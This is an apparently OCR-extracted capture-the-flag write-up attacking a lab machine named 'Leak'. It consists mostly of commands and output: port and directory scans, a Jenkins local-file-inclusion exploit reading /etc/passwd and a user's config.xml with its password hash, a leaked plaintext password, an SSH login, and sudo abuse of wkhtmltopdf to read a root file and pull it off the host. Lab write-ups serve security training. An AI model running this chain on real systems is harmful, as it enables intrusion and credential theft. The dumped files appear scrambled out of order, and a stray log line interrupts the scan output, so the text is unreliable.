
Leak


```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sCV -p22,8080 -Pn -n -vvv --min-rate 5000 192.168.0.160
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 14:17 EDT
```

```
Scanned at 2025-03-19 14:17:14 EDT for 8s

PORT     STATE  SERVICE REASON         VERSION
22/tcp   closed ssh     reset ttl 64
8080/tcp open   http    syn-ack ttl 64 Jetty 10.0.13
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Panel de control [Jenkins]
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.13)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:00:7C:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
┌──(root㉿kali)-[/home/guel]
└─# whatweb 192.168.0.160
http://192.168.0.160 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.0.160], Title[Apache2 Debian Default Page: It works]

┌──(root㉿kali)-[/home/guel]
└─# whatweb 192.168.0.160:8080
http://192.168.0.160:8080 [200 OK] Cookies[JSESSIONID.cabceb6c], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.13)], HttpOnly[JSESSIONID.cabceb6c], IP[192.168.0.160], Jenkins[2.401.2], Jetty[10.0.13], OpenSearch[/opensearch.xml], Prototype, Script[text/javascript], Title[Panel de control [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson-theme,referrer-policy,cross-origin-opener-policy,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  -u 'http://192.168.0.160/' -x txt,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.160/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 10701]
/connect.php          (Status: 200) [Size: 0]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
Progress: 373031 / 830576 (44.91%)2025-03-19T18:56:18.848606Z  INFO actix-rt|system:0|arbiter:0 api|graphql: [query] getUpdateState
Progress: 397013 / 830576 (47.80%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 397367 / 830576 (47.83%)
```







```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# searchsploit jenkins
```


Exploit Title	Path
CloudBees Jenkins 2.32.1 - Java Deserialization	java/dos/41965.txt
Jenkins - Script-Console Java Execution (Metasploit)	multiple/remote/24272.rb
Jenkins - XStream Groovy classpath Deserialization (Metasploit)	multiple/remote/43375.rb
Jenkins 1.523 - Persistent HTML Code	php/webapps/30408.txt
Jenkins 1.578 - Multiple Vulnerabilities	multiple/webapps/34587.txt
Jenkins 1.626 - Cross-Site Request Forgery / Code Execution	java/webapps/37999.txt
Jenkins 1.633 - Credential Recovery	java/webapps/38664.py
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit)	java/remote/46572.rb
Jenkins 2.150.2 - Remote Command Execution (Metasploit)	linux/webapps/46352.rb
Jenkins 2.235.3 - 'Description' Stored XSS	java/webapps/49237.txt
Jenkins 2.235.3 - 'tooltip' Stored Cross-Site Scripting	java/webapps/49232.txt
Jenkins 2.235.3 - 'X-Forwarded-For' Stored XSS	java/webapps/49244.txt
Jenkins 2.441 - Local File Inclusion	java/webapps/51993.py
Jenkins 2.63 - Sandbox bypass in pipeline: Groovy plug-in	java/webapps/48904.txt

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# python3 exploit.py -u http://192.168.0.160:8080/
Press Ctrl+C to exit
File to download:
> /usr/share/webshells/php/php-reverse-shell.php

File not found.

File to download:
> Could not read file.

File to download:
> lls
File not found.

File to download:
> /etc/passwd
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
avahi:x:107:114:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
george:x:1000:1000:george:/home/george:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```


```
File to download:
> /var/lib/jenkins/users/george_8890299498896814087/config.xml
    <hudson.search.UserSearchProperty>
  <fullName>George Mills</fullName>
      <roles>
    <jenkins.security.seed.UserSeedProperty>
      </tokenStore>
    </hudson.search.UserSearchProperty>
  <properties>
      <flags/>
    <jenkins.security.LastGrantedAuthoritiesProperty>
    <hudson.model.MyViewsProperty>
      <timestamp>1708956638675</timestamp>
</user>
    </jenkins.security.ApiTokenProperty>
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@457.v3f72cb_e015e5">
      <views>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@1268.v3f0d043d60e9">
        <string>authenticated</string>
<user>
        <name>all</name>
      <emailAddress>m.george@vulnyx.com</emailAddress>
    <hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty plugin="email-ext@2.99">
      <collapsed/>
    </jenkins.security.seed.UserSeedProperty>
    </org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
    </hudson.model.MyViewsProperty>
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash"/>
      <triggers/>
        <filterQueue>false</filterQueue>
    <jenkins.security.ApiTokenProperty>
      </views>
    </hudson.model.PaneStatusProperties>
    <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-api@2.3.7">
    </hudson.tasks.Mailer_-UserProperty>
      <passwordHash>#jbcrypt:$2a$10$XdBdHWKxYTprKNzAvxiRsO1PFoSRzZ1OQm0oqxoATRMogHhQa5gXm</passwordHash>
        <tokenList/>
      </hudson.model.AllView>
```


nada








g30rg3_L3@k3D



File to download:
> /proc/net/if_inet6
00000000000000000000000000000001 01 80 10 80 lo
2800213027001c550a0027fffe007c16 02 40 00 00 enp0s3
fe8000000000000a0027fffe007c16 02 40 20 80 enp0s3


root@kali: /home/guel/Downloads
george@leak: ~
ssh: Could not resolve hostname fe800000000000000a0027fffe007c16%enp0s3: Name or service not known
┌──(root㉿kali)-[/proc]
└─# ssh george@fe800000000000000a0027fffe007c16%eth0
ssh: Could not resolve hostname fe800000000000000a0027fffe007c16%eth0: Name or service not known
┌──(root㉿kali)-[/proc]
└─# ssh george@fe80:0000:0000:0000:0a00:27ff:fe00:7c16%enp0s3
ssh: Could not resolve hostname fe80:0000:0000:0000:0a00:27ff:fe00:7c16%enp0s3: Name or service not known
┌──(root㉿kali)-[/proc]
└─# nmap -6 fe80:0000:0000:0000:0a00:27ff:fe00:7c16
Starting Nmap 7.95 (https://nmap.org) at 2025-03-19 15:58 EDT
Nmap scan report for fe80::a00:27ff:fe00:7c16
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
MAC Address: 08:00:27:00:7C:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
┌──(root㉿kali)-[/proc]
└─# ssh george@fe80:0000:0000:0000:0a00:27ff:fe00:7c16
ssh: connect to host fe80::a00:27ff:fe00:7c16 port 22: Invalid argument
┌──(root㉿kali)-[/proc]
└─# ssh george@fe80:0000:0000:0000:0a00:27ff:fe00:7c16%eth0
The authenticity of host 'fe80::a00:27ff:fe00:7c16%eth0 (fe80::a00:27ff:fe00:7c16%eth0)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yyes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'fe80::a00:27ff:fe00:7c16%eth0' (ED25519) to the list of known hosts.
george@fe80::a00:27ff:fe00:7c16%eth0's password:
george@leak:~$
george@leak:~$ id
uid=1000(george) gid=1000(george) grupos=1000(george)
george@leak:~$


george@leak:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


2025/03/19 21:16:01 CMD: UID=0 PID=2889 | /usr/sbin/CRON -f
2025/03/19 21:16:01 CMD: UID=0 PID=2890 | /usr/sbin/CRON -f
2025/03/19 21:16:01 CMD: UID=0 PID=2891 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:16:58 CMD: UID=0 PID=2892 |
2025/03/19 21:17:01 CMD: UID=0 PID=2894 | /usr/sbin/CRON -f
2025/03/19 21:17:01 CMD: UID=0 PID=2893 | /usr/sbin/cron -f
2025/03/19 21:17:01 CMD: UID=0 PID=2895 | /usr/sbin/CRON -f
2025/03/19 21:17:01 CMD: UID=0 PID=2896 | /usr/sbin/CRON -f
2025/03/19 21:17:01 CMD: UID=0 PID=2897 | /bin/sh -c cd / && run-parts --report /etc/cron.hourly
2025/03/19 21:17:01 CMD: UID=0 PID=2898 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:18:01 CMD: UID=0 PID=2899 | /usr/sbin/CRON -f
2025/03/19 21:18:01 CMD: UID=0 PID=2900 | /usr/sbin/CRON -f
2025/03/19 21:18:01 CMD: UID=0 PID=2901 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:19:01 CMD: UID=0 PID=2902 | /usr/sbin/CRON -f
2025/03/19 21:19:01 CMD: UID=0 PID=2903 | /usr/sbin/CRON -f
2025/03/19 21:19:01 CMD: UID=0 PID=2904 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:20:01 CMD: UID=0 PID=2905 | /usr/sbin/CRON -f
2025/03/19 21:20:01 CMD: UID=0 PID=2906 | /usr/sbin/CRON -f
2025/03/19 21:20:01 CMD: UID=0 PID=2907 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:21:01 CMD: UID=0 PID=2909 | /usr/sbin/CRON -f
2025/03/19 21:21:01 CMD: UID=0 PID=2910 | /usr/sbin/CRON -f
2025/03/19 21:21:01 CMD: UID=0 PID=2911 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:21:32 CMD: UID=0 PID=2912 |
2025/03/19 21:22:01 CMD: UID=0 PID=2913 | /usr/sbin/CRON -f
2025/03/19 21:22:01 CMD: UID=0 PID=2914 | /usr/sbin/CRON -f
2025/03/19 21:22:01 CMD: UID=0 PID=2915 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:22:11 CMD: UID=0 PID=2916 |


george@leak:/tmp$ sudo /usr/bin/wkhtmltopdf /root/private.txt a.pdf
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
Loading page (1/2)
Printing pages (2/2)
Done


(root㉿kali)-[/home/guel/Work]
rm hash.txt
(root㉿kali)-[/home/guel/Work]
php -S 0.0.0.0:5000
[Wed Mar 19 16:09:02 2025] PHP 8.4.4 Development Serve
[Wed Mar 19 16:09:38 2025] 192.168.0.160:50910 Accepte
[Wed Mar 19 16:09:38 2025] 192.168.0.160:50910 [200]:
[Wed Mar 19 16:09:38 2025] 192.168.0.160:50910 Closing
[Wed Mar 19 16:11:36 2025] 192.168.0.160:56356 Accepte
[Wed Mar 19 16:11:36 2025] 192.168.0.160:56356 [200]:
[Wed Mar 19 16:11:36 2025] 192.168.0.160:56356 Closing
^C
(root㉿kali)-[/home/guel/Work]
wget http://192.168.0.150:3333/a.pdf
--2025-03-19 16:25:18-- http://192.168.0.150:3333/a.p
Connecting to 192.168.0.150:3333 ... ^C
(root㉿kali)-[/home/guel/Work]
wget http://192.168.0.160:3333/a.pdf
--2025-03-19 16:25:24-- http://192.168.0.160:3333/a.p
Connecting to 192.168.0.160:3333 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 15944 (16K) [application/pdf]
Saving to: 'a.pdf'
a.pdf 100%[======>] 15.57K --.-KB/s
2025-03-19 16:25:24 (24.0 MB/s) - 'a.pdf' saved [15944/15944]
(root㉿kali)-[/home/guel/Work]
#
a.pdf
